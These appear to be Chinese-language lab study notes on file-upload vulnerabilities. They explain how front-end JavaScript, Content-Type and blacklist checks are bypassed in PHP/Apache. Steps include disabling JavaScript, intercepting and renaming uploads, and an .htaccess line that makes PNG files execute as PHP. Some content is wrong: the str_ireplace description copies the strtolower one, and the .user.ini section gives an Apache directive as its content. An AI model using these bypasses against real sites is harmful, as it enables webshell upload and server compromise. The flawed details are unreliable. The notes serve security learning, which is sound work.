
第一章 原理
文件上传漏洞的根源通常来自 后端过滤不严谨,而开发者错误地依赖于 仅前端校验。 由于前端(HTML/JS)是完全可控的,因此任何仅在前端限制后缀、MIME 类型、文件大小等的行为,都无法阻止攻击者绕过。
本章节核心目标是培养 后端逻辑审计能力,需重点关注以下维度:
- 如何获取文件后缀(后缀提取逻辑是否存在缺陷)
- 如何判断文件类型(校验依据是否可靠)
- 是否检查文件头(是否通过“魔术数字”验证文件真实性)
- 是否检测 MIME 类型(MIME 校验逻辑是否可篡改)
- 上传目录是否可执行(目标目录是否配置脚本执行权限)
- Apache/PHP 配置是否造成解析漏洞(配置项是否存在安全隐患)
下文围绕核心方法与相关函数展开,不添加冗余赘述。
第二章 漏洞攻击方法
一、文件上传-前端JavaScript验证

function checkFile() {
    var file = document.getElementsByName('upload_file')[0].value;
    if (file == null || file == "") {
        alert("请选择要上传的文件!");
        return false;
    }
    //定义允许上传的文件类型
    var allow_ext = ".jpg|.png|.gif";
    //提取上传文件的类型
    var ext_name = file.substring(file.lastIndexOf("."));
    //判断上传文件类型是否允许上传
    if (allow_ext.indexOf(ext_name + "|") == -1) {
        var errMsg = "该文件不允许上传,请上传" + allow_ext + "类型的文件,当前文件类型为:" + ext_name;
        alert(errMsg);
        return false;
    }
}
出现该漏洞的情况为仅仅只信任前端,致使漏洞的产生。一般有三种方法:
1.1 方法一


禁用JavaScript。方法为:F12 –> 设置 –> Disable Javascript
上传成功
1.2 方法二
删除对应元素,该靶场不太行,所以无法展示,等后续遇到再给他粘上去。类似于将这里删除
1.3 方法三
先上传pdf,后续改名为php,用bp抓包。


成功上传

二、 后端content-type绕过
if (($_FILES['upload_file']['type'] == 'image/jpeg') || ($_FILES['upload_file']['type'] == 'image/png') || ($_FILES['upload_file']['type'] == 'image/gif')) {
在这里对其content-type做了判断,所以想要绕过,就可以进行抓包

补充知识点:文件后缀名:
- image/jpeg
- image/png
- image/gif
三、后端黑名单绕过-Apache特性
补充知识点
- trim()函数
trim() 函数⽤于去除字符串⾸尾的空⽩字符或其他指定字符。
- strrchr() 函数
strrchr() 是⼀个⽤于查找字符串中最后⼀次出现的指定字符的函数。它返回从指定字符开始到字符串末尾
的所有内容,包括该字符本身。如果未找到指定字符,则返回 false 。
⽤途:通过查找最后⼀个点( . )来提取⽂件名的扩展部分。
- strtolower() 函数
strtolower() 函数⽤于将字符串中的所有⼤写字⺟转换为⼩写字⺟。
- str_ireplace() 函数
strtolower() 函数⽤于将字符串中的所有⼤写字⺟转换为⼩写字⺟。
- Apache 也称为应⽤服务器中间件。常⻅的中间件有:
<font style="color:rgb(63,63,63);">Tomcat</font>、<font style="color:rgb(63,63,63);">WebLogic</font>、<font style="color:rgb(63,63,63);">IIS</font>等。<font style="color:rgb(63,63,63);">Apache</font>的配置文件名为<font style="color:rgb(63,63,63);">httpd-conf</font>,位于:<font style="color:rgb(63,63,63);">PHPTutorial\Apache\conf</font>中。在<font style="color:rgb(63,63,63);">Apache</font>中,是可以设置<font style="color:rgb(63,63,63);">php3</font>、<font style="color:rgb(63,63,63);">php5</font>、<font style="color:rgb(63,63,63);">phtml</font>等后缀的文件进行解析。
靶场实测:
其前提条件为非nts版本!

上传成功
四、后端黑名单绕过-Apache特性-htaccess
补充知识点
- 前提条件为:
AllowOverride的值为All- 且
php版本使用非nts版本
AllowOverride的作用:
AllowOverride指令⽤于指定在特定⽬录中,.htaccess⽂件可以覆盖哪些类型的配置指令。它提供了 对服务器安全性和性能的控制,因为允许过多的 .htaccess配置可能会导致性能下降或安全问题。
其语法为:
AllowOverride [All|None|directive-type …]
- All:允许.htaccess⽂件覆盖所有类型的指令。这是最宽松的设置,允许⽤户通过.htacces s⽂件修改⼏乎所有配置。
- None:不允许.htaccess⽂件覆盖任何指令。这是最严格的设置,完全禁⽤了.htaccess⽂件 的使⽤。
- directive-type:允许覆盖特定类型的指令。常⻅的类型包括:
- Options:允许覆盖与⽬录选项相关的指令(如Indexes、FollowSymLinks等)。
- FileInfo:允许覆盖与⽂件处理相关的指令(如AddHandler、AddType等)。
- AuthConfig:允许覆盖与认证和授权相关的指令(如AuthType、Require等)。
- Limit:允许覆盖与访问控制相关的指令(如Require、Allow 、 Deny等)。
靶场实测
创建.htaccess</font>文件,文件内容为:AddType application/x-httpd-php .png
其含义是将后缀为png的文件作为php文件进行解析

随后将其上传。

然后上传我们的php将其后缀改为png。
上传成功,并成功解析
五、后端黑名单绕过-Apache特性-.user.ini
知识点补充
Apache配置文件
- http.conf文件
- 作用:规定apache默认设置
- 作用域:整个服务器
- 优先级:低
- 生效方式:管理员权限且需要重启apache服务
- .htaccess文件
- 作用域:网站根目录及其子目录
- 优先级:高,可覆盖apache主配置文件
- 生效方式:无需重启apache服务,用户更改之后立即生效
PHP配置文件
- php.ini文件
- 作用:存储整个php环境配置选项,通常位于安装路径下
- 作用域:运行在当前php环境中的所有php请求
- 生效方式:需要重启web环境
- 优先级:低
- .user.ini
- 作用:针对特定用户或者特定目录的配置文件,通常位于web根目录下
- 作用域:存放该文件的目录及其子目录
- 优先级:高,可以覆盖php.ihi配置
- 生效方式:无需重启web服务,立即生效
其中.user.ini的生效前提
PHP版本大于5.3.0且为nts版本Server API为CGI或FastCGI
利用.user.ini实现文件上传漏洞前提:
.user.ini可以生效- web服务存储上传文件的位置必须存在
php文件
靶场
创建<font style="color:rgb(63,63,63);">.user.ini</font>文件,文件内容为:<font style="color:rgb(63,63,63);">AddType application/x-httpd-php .png</font>
其含义是将后缀为png的文件作为php文件进行解析

可以上传
随后抓包,改包为png就可以查看是否有用了
